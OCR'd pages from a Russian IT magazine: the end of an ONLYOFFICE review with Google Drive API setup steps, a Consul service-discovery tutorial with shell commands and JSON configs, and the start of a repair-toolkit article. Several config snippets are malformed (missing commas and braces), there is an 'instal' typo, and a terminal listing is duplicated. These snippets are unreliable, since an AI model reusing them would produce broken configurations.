
В разделе «CRM» все как полагается для ведения базы клиентов. Тут и компании, и персоны, внутри которых можно создавать проекты и задачи. Назначать ответственных, контролировать сделки, выставлять счета, назначать мероприятия, все это выгружать на свой сводный или общий календарь. Одним словом — этот раздел хорошо подходит для организаций, ведущих коммерческую деятельность. К слову, о счетах: сейчас ведутся разработки по интеграции всего этого комплекса с 1С. На официальном форуме поиском уже можно найти ветки общения с разработчиками по поводу выгрузки документов.

Переходим в раздел «Сообщество». Здесь все просто как дважды два — каждый пользователь может вести свой блог. Дальше — раздел «Люди». В этом разделе можно создавать сотрудников, высылая инвайты им на электронную почту, по которым они регистрируются на портале. Все это можно делить на группы, организации, клиентов и партнеров. Также можно импортировать списки из сервисов Yahoo, Google или из файла. Далее раздел «Почта». Здесь можно подключать любые почтовые учетные записи, управлять метками. Удобным показалось отображение всех входящих писем единым списком, отдельно также можно отображать по каждой учетной записи. Чат, как уже говорилось ранее, построен на XMPP-протоколе. Портал имеет встроенный веб-клиент.

Последним посмотрим раздел с настройками. Здесь сразу можно сменить логотип, задать языковые настройки и настройки времени. Задать FQDN портала. Выбрать шаблон команды — как будут классифицироваться пользователи и группы. И последним можно выбрать цветовую схему из шести вариантов. Настройки безопасности включают в себя доступ к порталу: политика паролей, настройка почтовых доменов пользователей, которым разрешено регистрироваться, ограничения по IP-адресу, настройки обращений к администратору. Нельзя не сказать, что последняя функция очень полезна :). В правах доступа

можно настраивать доступ к модулям системы. Например, одним разрешить только документы, другим только календарь и проекты. В подразделе управления данными можно отключить портал или удалить его совсем. Очень интересный подраздел «Интеграция». Здесь можно подключать внешние сервисы к порталу, как облака, так и некоторые социалки! И если с Owncloud все просто, то с Google-дисками нужно повозиться. Первым делом нужно подключить Google API. Для этого:

- перейди в консоль API Google;
- введи свои регистрационные данные, если это необходимо;
- нажми кнопку Create project (Создать проект). Откроется новое окно. Введи имя проекта в поле Project name и нажми кнопку Create (Создать). Ты будешь перенаправлен на страницу Dashboard со сводной информацией о созданном проекте;
- перейди к разделу Use Google APIs (Использование API Google) и нажми на ссылку Enable and manage APIs (Включение и управление API). Откроется обзорная страница API Manager;
- в разделе Google Apps APIs нажми на ссылку Drive API, а затем на кнопку Enable API (Включить API);
- вернись на страницу Google APIs, перейди к разделу Social APIs, нажми на ссылку Google+ API, а затем на кнопку Enable API (Включить API);
- на левой боковой панели перейди в раздел Credentials (Учетные данные), разверни список Add credentials (Добавить учетные данные) и выбери опцию OAuth 2.0 client ID (Идентификатор клиента OAuth 2.0);
- нажми кнопку Configure consent screen (Настройка экрана подтверждения) и укажи имя твоего проекта в поле Product name shown to users (Имя продукта, которое видят пользователи). Нажми кнопку Save (Сохранить). Откроется раздел Create client ID (Создание идентификатора клиента);
- в списке Application type (Тип приложения) выбери переключатель Web application (Веб-приложение);
- в поле Authorized redirect URIs (Авторизованные URI переадресации) введи `https://service.teamlab.com/oauth2.aspx`;
- нажми кнопку Create (Создать);
- Client ID (идентификатор клиента) и Client secret (секретный код клиента) будут отображены в новом окне. Скопируй или запиши их.



После настройки Google API, возможность подключения Google Drive

После пары несложных трюков у всех пользователей доступна кнопка подклю-



чения учетной записи Google Drive. Процесс хорошо описан на официальном сайте: инструкция по подключению внешних учетных записей.

Там же можно найти инструкции, как подключать сервисы Facebook, Twitter, LinkedIn, Dropbox и OneDrive.

итого


Подведем итоги. Команда ONLYOFFICE очень и очень удивляет после ребрендинга своего продукта. Начиная от развертки и до конечного использования процесс простой и в то же время комфортный. Не будем забывать о наших «верхах», которые думают о нас днем и ночью. Например, поднимая корпоративный портал на своих локальных серверах, IT-специалист действует полностью в рамках закона № 97-ФЗ от 5 мая 2014 года ;). От себя лично скажу, что ONLYOFFICE достаточно крутой продукт, способный конкурировать с подобными системами СЭД. Команда разработчиков сильно потрудилась над каждой мелочью. Весьма рекомендую к использованию.

P. S. Немного видеоматериалов по работе с ONLYOFFICE, найденных в Сети:

- Идеальный день с ONLYOFFICE
- Совместная работа с ONLYOFFICE — проще не бывает!
- Альтернатива MS Office Online

ADVERSUS EA CONSUL RESPONDIT

ЗНАКОМИМСЯ С СИСТЕМОЙ ОБНАРУЖЕНИЯ СЕРВИСОВ CONSUL



Мартин
«urban.prankster»
Пранкевич
prank.urban@gmail.com

Сегодняшние сети нельзя назвать статичными. Распределенные системы, облачные сервисы, системы виртуализации и микросервисы привели к тому, что управлять при помощи традиционных инструментов становится невозможно. Серверы могут перемещаться, сервисы появляются и отключаются. Вручную отследить очень сложно. На выручку придут системы обнаружения сервисов (Service Discovery), предлагающие дополнительные возможности для управления инфраструктурой.

ВОЗМОЖНОСТИ CONSUL

Можно хранить информацию о расположении служб в конфигурационных файлах или использовать DNS, но это не очень подходит в динамической среде или при запуске микросервисов. Если служба выйдет из строя и окажется необходимым быстро подключиться к другому серверу, будут возникать задержки. Системы обнаружения сервисов автоматизируют процесс, позволяя получить ответ на вопрос, где работает нужный сервис, и изменить настройки в случае появления нового или отказа. Обычно под этим подразумевают набор сетевых протоколов (Service discovery protocols), обеспечивающих нужную функцию, хотя в современных реализациях это уже часть архитектуры, позволяющей обнаруживать связанные компоненты. На сегодня существует несколько решений, реализующих хранение информации об инфраструктуре, — как относительно сложных, использующих key/value-хранилище и гарантирующих доступность (ZooKeeper, Doozer, etcd), так и простых (SmartStack, Eureka, NSQ, Serf). Но, предоставляя информацию, они не слишком удобны в использовании и сложны в настройках.

Consul, разработанный в HashiCorp, также известной своими инструментами вроде Vagrant и Packer, вобрал лучшее, что есть у аналогов. При этом он очень прост в развертывании, может легко масштабироваться на несколько дата-центров, дружественен в использовании и поддержке, что делает его идеальным для современных инфраструктур. К тому же он мультисистемный. В отличие от многих подобных решений, он работает на Windows, OS X, FreeBSD, Solaris и Linux.

Consul предоставляет ряд функций, обеспечивающих доступность информации об инфраструктуре. Service Discovery позволяет обнаружить сервисы

и заносить их в базу, называемую каталогом. Любые приложения, использующие Consul, обращаются к нему через localhost, то есть приложению не нужно знать, где хранятся данные, Consul все берет на себя. Для поиска предлагается API, реализованный через HTTP и DNS. Последний вариант дает возможность работать с Consul приложениям, которые о нем ничего не знают. Поддерживается два вида DNS-запроса: поиск узлов (node lookups) и сервисов (service lookups).

```
<node>.node[.datacenter].<domain>
[tag.]<service>.service[.datacenter].<domain>
```

Как видим, в запросе также можно конкретизировать дата-центр и, используя тег, указать нужный тип сервиса/узла. В случае если запросу соответствует несколько IP, они возвращаются случайным образом, чем обеспечивается простая балансировка нагрузки.

Служба регистрируется при помощи установки агента и настройки его параметров или через HTTP API. Последний вариант позволяет регистрировать любой внешний сервис, не принадлежащий дата-центру.

Установленные агенты собирают более 200 метрик и могут предоставлять любое количество проверок состояния системы и сервиса, которое необходимо. Администраторы самостоятельно определяют правила проверок. Полученная информация может быть использована для мониторинга, и Consul вполне заменяет системы мониторинга вроде Nagios. Обнаружив проблему с сервисом, Consul автоматически перенаправляет запрос к другому работающему узлу. При этом реализовано два сценария. Если узел уведомляет Consul, что он выключается и будет недоступен (left), его сервисы и проверки удаляются из каталога. Однако когда узел или сервис пропадает без предупреждения (failed), он помечается как критический, но информация некоторое время в каталоге сохраняется, а Consul пытается периодически проверить его доступность.

Также Consul реализует иерархическое key/value-хранилище, которое может быть использовано для любых целей: динамической конфигурации, обмена данными, маркировки, координации доступа к сервисам, выбора лидера и так далее. Доступ к данным производится при помощи HTTP API. Тут нужно отметить, что Consul скорее не заменяет, а дополняет средства конфигурации вроде Puppet и Chef.

Написан на Go и доступен под Mozilla Public License 2.0.

АРХИТЕКТУРА CONSUL

Построен Consul по клиент-серверной схеме, использована децентрализованная архитектура. Агенты устанавливаются на все узлы Consul, позволяют ими управлять, обнаруживают сервисы, собирают данные о состоянии, реализу-

ют интерфейсы DNS, API HTTP и RPC CLI. Агент может быть запущен в одном из двух режимов — клиентском или серверном. Клиентская часть собирает данные об узле и сервисе и отсылает их серверу. Компоненты инфраструктуры в поиске серверов или сервисов обращаются с запросом к любому агенту сети Consul, который пересылает его доступному серверу. Если сервер не может ответить на запрос, он направляет его на другие кластеры и возвращает полученный ответ.

Агент с функциями сервера имеет расширенный список возможностей: сбор данных от агента, обмен сообщениями о состоянии с другими серверами, автоматический выбор лидера в кластере (по алгоритму Raft), репликация данных. Сеть Consul может использовать один сервер, но сами разработчики из HashiCorp рекомендуют, чтобы избежать потери данных, использовать от трех до пяти серверов в дата-центре (особенности Raft: кластер из трех узлов сохраняет работоспособность при выходе одного сервера). Серверы образуют кластер и самостоятельно выбирают лидера, отвечающего за координацию. Первый/единственный сервер обычно запускается в так называемом bootstrap-режиме, то есть назначается лидером вручную, но в последующем можно убрать эту «привилегию». Кворум для проведения операций и обеспечения согласованности требуется в каждом дата-центре. При наличии нескольких ДЦ в каждом создается отдельный кластер.

Для обмена данными между агентами используется протокол gossip, позволяющий не только транслировать события и запросы, но и обнаруживать неработающие узлы и уведомлять об этом остальную часть кластера. Обмен между агентами по gossip происходит в LAN — 8301/TCP/UDP, в WAN — 8302/TCP/UDP, RPC клиента с сервером и репликация между серверами — 8300/TCP, CLI RPC — 8400/TCP, HTTP API — 8500/TCP, DNS-интерфейс — 8600/TCP/UDP.

Для защиты подключения может быть использован ключ, уникальный для всех членов кластера и TLS. Кроме управления через API и CLI, для удобного просмотра параметров реализован веб-интерфейс. Поддерживается интеграция с Atlas — еще одним решением HashiCorp, позволяющим разработчикам быстро развертывать приложения.

УСТАНОВКА CONSUL

Исходный код доступен на GitHub, поставляются готовые ZIP-архивы, собранные для 32/64-битных и ARM-версий Windows, OS X, FreeBSD, Solaris и Linux. Отдельно доступны ссылки на вспомогательные инструменты, в том числе разработанные комьюнити, SDK и интерфейс. Здесь есть полезные решения. Например, Consul Template позволяет отслеживать шаблоны и распространять их, если обнаружены изменения. С его помощью можно легко обновлять конфигурационные файлы. На GitHub поиском можно найти библиотеки для разных языков программирования, позволяющих создавать совместимые с Consul при-

ложения. Также доступны готовые образы, дающие возможность развернуть Consul-кластер на базе Docker. Для Ubuntu есть два PPA: ppa:jbboehr/consul и ppa:bcandrea/consul. Но в них не самая актуальная версия, хотя для простого знакомства вполне достаточная. Кроме того, мы получаем сразу нужные конфигурационные файлы и в последующем можем просто подменить бинарник более новой версией.

Рассмотрим развертывание при помощи официального архива. Чтобы познакомиться со всеми возможностями и командами Consul, желательно использовать три сервера и один клиент, минимально подойдет сервер + клиент.

Для форматирования вывода в JSON-формате понадобится утилита jq:

```
$ sudo apt-get instal jq unzip
$ wget -c https://releases.hashicorp.com/consul/0.6.3/↵
    consul_0.6.3_linux_amd64.zip
```

Архив содержит единственную утилиту consul, реализующую агент. В зависимости от параметров можем запускать как клиент, так и сервер. Для удобства использования разархивируем файл в каталог, видимый переменной PATH. В идеале следует создать учетную запись, из-под которой в последующем и запускать Consul, но для экспериментов достаточно и того, что есть.

```
$ sudo unzip consul_0.6.3_linux_amd64.zip -d /usr/bin
```

ЗАПУСКАЕМ КЛИЕНТ

Список всех ключей можно узнать, запустив Consul без параметров, подробно они раскрыты в документации, значение некоторых понятно из описания. Стоит их изучить, чтобы затем проще было ориентироваться в возможностях.

```
Терминал
user@user ~ $ consul
usage: consul [--version] [--help] <command> [<args>]

Available commands are:
    agent          Runs a Consul agent
    configtest     Validate config file
    event          Fire a new event
    exec           Executes a command on Consul nodes
    force-leave    Forces a member of the cluster to enter the "left" state
    info           Provides debugging information for operators
    join           Tell Consul agent to join cluster
    keygen         Generates a new encryption key
    keyring        Manages gossip layer encryption keys
    leave          Gracefully leaves the Consul cluster and shuts down
    lock           Execute a command holding a lock
```

Параметры запуска агента Consul (начало)



```
    maint          Controls node or service maintenance mode
    members        Lists the members of a Consul cluster
    monitor        Stream logs from a Consul agent
    reload         Triggers the agent to reload configuration files
    rtt            Estimates network round trip time between nodes
    version        Prints the Consul version
    watch          Watch for changes in Consul
```

Параметры запуска агента Consul (окончание)

Например, ключ -dev позволит запустить агент в development-режиме, в котором будут выводиться основные параметры среды, — очень полезно при знакомстве:

```
$ consul agent -dev -bind 192.168.86.10
```

Как правило, на сервере имеется несколько сетевых интерфейсов, Consul может определить нужный для работы автоматически, но это не всегда получается. Поэтому лучше сразу указывать на интерфейс при помощи -bind. По умолчанию агентом используется DNS-имя узла, но можно задать произвольное при помощи -node. Также, если не указать, будет создан дата-центр dc1, но при необходимости его можно переопределить. Еще один важный параметр, -join, позволяет указать на сервер, к которому нужно подключиться. После подключения информация о других агентах будет получена автоматически. Но пока у нас сервера нет.

```
                              Терминал
user@user ~ $ consul
usage: consul [--version] [--help] <command> [<args>]

Available commands are:
    agent          Runs a Consul agent
    configtest     Validate config file
    event          Fire a new event
    exec           Executes a command on Consul nodes
    force-leave    Forces a member of the cluster to enter the "left" state
    info           Provides debugging information for operators
    join           Tell Consul agent to join cluster
    keygen         Generates a new encryption key
    keyring        Manages gossip layer encryption keys
    leave          Gracefully leaves the Consul cluster and shuts down
    lock           Execute a command holding a lock
    maint          Controls node or service maintenance mode
    members        Lists the members of a Consul cluster
    monitor        Stream logs from a Consul agent
    reload         Triggers the agent to reload configuration files
    rtt            Estimates network round trip time between nodes
    version        Prints the Consul version
    watch          Watch for changes in Consul
```

Запуск агента в режиме development Consul

Кроме -dev, есть еще один полезный ключ, позволяющий просмотреть все текущие установки:

```
$ consul info
```

Параметры на период знакомства и отладки можно указывать в строке запуска, но в дальнейшем лучше использовать конфигурационные файлы в формате JSON, в которых прописывать параметры работы агента, сервисы, проверки и прочее.

Создадим каталог для описания настроек.

```
$ sudo mkdir /etc/consul.d
```

Внутри при желании можно создать еще подкаталоги, например для анонса определенных сервисов, мониторинга и проверки. Анонсируем сервисы. Для этого создадим файл, в котором пропишем веб-сервис (будем считать, что он настроен).

```
$ echo '{"service": {"name":"web", ↵
    "tags":["nginx"], "port":80}}' ↵
    > /etc/consul.d/web.json
```

Здесь анонсирован сервис на локальном узле, но таким же образом мы можем прописать любой другой узел, указав его имя или IP. Плюс можем задать другие ключи.

```
$ nano /etc/consul.d/search.json
"service": {
  "name": "google",
  "Datacenter": "dc1",
  "tags": ["search"],
  "Service": "search"
  "address": "www.google.com",
```

```
user@srv-linux01 ~ $ consul info
agent:
        check_monitors = 0
        check_ttls = 0
        checks = 0
        services = 1
build:
        prerelease =
        revision = c933efde
        version = 0.6.3
consul:
        bootstrap = false
        known_datacenters = 1
        leader = true
        server = true
raft:
        applied_index = 4
        commit_index = 4
        fsm_pending = 0
        last_contact = never
        last_log_index = 4
        last_log_term = 1
        last_snapshot_index = 0
        last_snapshot_term = 0
        num_peers = 0
        state = Leader
        term = 1
runtime:
        arch = amd64
        cpu_count = 2
        goroutines = 57
        max_procs = 2
        os = linux
        version = go1.5.3
serf_lan:
        encrypted = false
        event_queue = 1
        event_time = 2
        failed = 0
```

Вывод информации о настройках агентом Consul

```
  "port": 80
}
```

Сервис можно добавить, используя API.

```
$ curl -X PUT -d '{"Datacenter": "dc1", "Node": "google", "Address":↵
   "www.google.com", "Service": {"Service": "search", "Port": 80}}'↵
   http://127.0.0.1:8500/v1/catalog/register
```

Протестировать правильность конфигурационных файлов позволяет ключ configtest, можно указать конкретный файл или каталог.

```
$ consul configtest -config-dir /etc/consul.d
```

Если ошибок нет, используем конфигурационные файлы при запуске агента.

```
$ consul agent -config-dir /etc/consul.d
```

В отладочном выводе будет иметься информация о сервисах Web и Google. При помощи DNS можем получить запрос всех узлов, предоставляющих сервис Web.

```
$ dig @127.0.0.1 -p 8600 web.service.consul
```

Добавим тег:

```
$ dig @127.0.0.1 -p 8600 nginx.web.service.consul
```

Такой же запрос можем сделать, используя API.

```
$ curl http://127.0.0.1:8500/v1/catalog/service/web
```

Проверки доступности реализуются при помощи любых возможных механизмов и команд. Например, узел проще проверить при помощи ping:

```
$ echo '{"check": {"name": "ping", "script": "ping -c1 google.com ↵
   >/dev/null", "interval": "30s"}}' > /etc/consul.d/ping.json
```

Веб-сервис проверяется доступностью определенной страницы. Если в ответ получаем статус OK, значит, все нормально. При этом Consul берет на себя всю последующую обработку запроса.



```
$ echo '{"service": {"name": "web", "port": 80, "check":↵
    {"script": "curl localhost >/dev/null 2>&1", "interval":↵
    "10s"}}}' >> /etc/consul.d/web.json
```

Перезапускаем агент и проверяем.

```
$ curl -s http://127.0.0.1:8500/v1/health/service/web
```

Клиентская часть готова.

ЗАПУСКАЕМ СЕРВЕР

Запуск агента в режиме сервера отличается добавлением одного параметра -server. Дополнительно можем указать старт в bootstrap-режиме, то есть сами назначаем его главным. Если сервер один, то так и поступаем. Есть еще один похожий параметр — -bootstrap-expect, после него указывается количество серверов, подключение которых ожидаем. В этом варианте лидер выбирается автоматически, но при условии, что будет доступен кворум для указанного числа серверов.

```
$ sudo consul agent -server -bootstrap-expect 3 ↵
    -data-dir /var/consul -bind=192.168.86.1 -config-dir /etc/consul.d
```

Аналогичным образом запускаются все остальные серверы. Если использовался параметр bootstrap, то он, естественно, указывается только для одного. Проще сразу записать все параметры в JSON-файл, который распространить на все серверы и клиенты (фактически клиент — это «server»: false, и его можно легко сделать сервером, изменив один параметр).

```
{
  "bootstrap_expect": 3
  "server": true,
  "datacenter": "first",
  "data_dir": "/var/consul"
}
```

Запущенный агент, по сути представляет собой кластер из одного узла, так как не знает о других системах. Поэтому его нужно подключить к существующему кластеру. Открываем терминал и вводим, указывая через пробел IP одного или нескольких серверов:

```
$ sudo consul join 192.168.86.1
```

В JSON-файле это соответствует параметру start_join. В ответ должны получить сообщение о подключении к кластеру. Сразу можем просмотреть список всех членов кластера:

```
$ consul members
```

Через API:

```
$ curl http://localhost:8500/v1/catalog/nodes | jq .
```

Список серверов через DNS:

```
$ dig @127.0.0.1 -p 8600 server.node.consul
```

Список всех серверов в кластере и текущий лидер:

```
$ curl -s http://localhost:8500/v1/status/peers | jq .
$ curl -s http://localhost:8500/v1/status/leader | jq .
```

Подробная информация об агенте:

```
$ curl -s http://localhost:8500/v1/agent/self | jq .
```

Терминал

```
user@srv-linux01 ~ $ curl -s http://localhost:8500/v1/agent/self | jq .
{
  "Member": {
    "DelegateCur": 4,
    "DelegateMax": 4,
    "DelegateMin": 2,
    "Name": "srv-linux01",
    "Addr": "192.168.86.155",
    "Port": 8301,
    "Tags": {
      "vsn_min": "1",
      "vsn_max": "3",
      "vsn": "2",
      "role": "consul",
      "port": "8300",
      "dc": "dc1",
      "build": "0.6.3:c933efde"
    },
```

Информация об агенте (начало)

```
    "Status": 1,
    "ProtocolMin": 1,
    "ProtocolMax": 3,
    "ProtocolCur": 2
  },
  "Coord": {
    "Height": 1e-05,
    "Adjustment": 0,
    "Error": 1.5,
    "Vec": [
      0,
      0,
      0
```

Информация об агенте (окончание)

Это простой вариант подключения. Для защиты можно сгенерировать ключ consul keygen, который затем указывать при подключении агентов к кластеру в параметре encrypt. Опять же проще создать файл и распространять его среди остальных агентов.

```
$ nano /etc/consul.d/encrypt.json
{"encrypt": "Yuoo8956.....UinT=="}
```

Для определения времени запроса между двумя узлами используется команда consul rtt. Для выполнения команд на удаленных узлах — consul exec. Узлы можно указать в привязке к конкретному дата-центру, тегам, сервисам и маске имени. Так же несложно использование key/value-хранилища. Чтобы занести пару key1/value1, выполняем команду

```
$ curl -X PUT -d 'value1' http://localhost:8500/v1/kv/group1/key1
```

Данные расходятся по кластеру, и их можно просмотреть на любом агенте:

```
$ curl -s http://localhost:8500/v1/kv/group1/key1
```


Терминал

```
user@srv-linux01 ~ $ curl -X PUT -d 'value1' http://localhost:8500/v1/kv/group1/key1
trueuser@srv-linux01 ~ $ curl -s http://localhost:8500/v1/kv/group1/key1 | jq .
[
  {
    "ModifyIndex": 162,
    "CreateIndex": 152,
    "Value": "dmFsdWUx",
    "Flags": 0,
    "Key": "group1/key1",
    "LockIndex": 0
  }
```

Использование key/value-хранилища

В ответ получим массив, в котором параметр «Value»: будет закодирован при помощи Base64, чтобы раскодировать, следует использовать утилиту `base64 -d`. В реализации Consul key/value поддерживает две дополнительные опции acquire и release, обеспечивающие блокировку (показывается как LockIndex) и модификации значения ключа (ModifyIndex и CreateIndex). Блокировку часто используют в сессиях [для реализации механизма выбора лидера](https://).

В ранних версиях Consul веб-интерфейс нужно было ставить отдельно. Теперь он является частью агента, поэтому достаточно при запуске добавить ключ -ui, и затем можно входить, набрав в браузере `http://localhost:8500/ui`. Здесь четыре вкладки, позволяющие просмотреть сервисы, узлы и ACL, просмотреть и создать пару в хранилище key/value. По умолчанию пароль не требуется, но его можно установить в Settings.



Веб-интерфейс Consul

ЗАКЛЮЧЕНИЕ

Как видим, Consul — это, скорее, фреймворк, на основе которого можно реализовать решение для распределенных систем, позволяющее определять сервисы, отслеживать события, мониторить системы, конфигурировать приложения и многое другое.



Алексей «Zemond» **Панкратов**
3em0nd@gmail.com

ВСЕ СВОЕ

ВЫБИРАЕМ ИНСТРУМЕНТЫ ДЛЯ ПОХОДНОГО НАБОРА

Хочешь быстро разобрать залитый пивом телефон? Зашел к подруге чинить компьютер и вдруг понял, что позабыл инструмент? Заметил, что часто испытываешь необходимость (или как минимум острое желание) раскрутить что-нибудь по винтикам? Тогда тебе повезло! Сегодня мы поговорим о том, как выбрать портативный набор, который спасет тебя во многих ситуациях и поможет заработать репутацию волшебника, чинящего технику на ходу.

Не исключено, что дома у тебя собрана куча разных отверток, бит, паяльного оборудования, различной электроники для диагностики и прочего. Но в кармане все эти сокровища не умещаются, так что придется выбирать только самое нужное. А еще лучше купить портативные версии наиболее полезных инструментов. Причем желательно универсальных — чтобы легко разбирать любые мобильные устройства с их десятками разнообразных винтиков.

НАБОРЫ

Ты наверняка слышал про ребят из iFixit — у них огромное количество разных инструкций, как разобрать тот или иной девайс. Кроме того что пишут руководства, они же продают разные инструменты и наборы. Их Pro Tech Toolkit — отличный выбор на все случаи жизни.



Pro Tech Toolkit

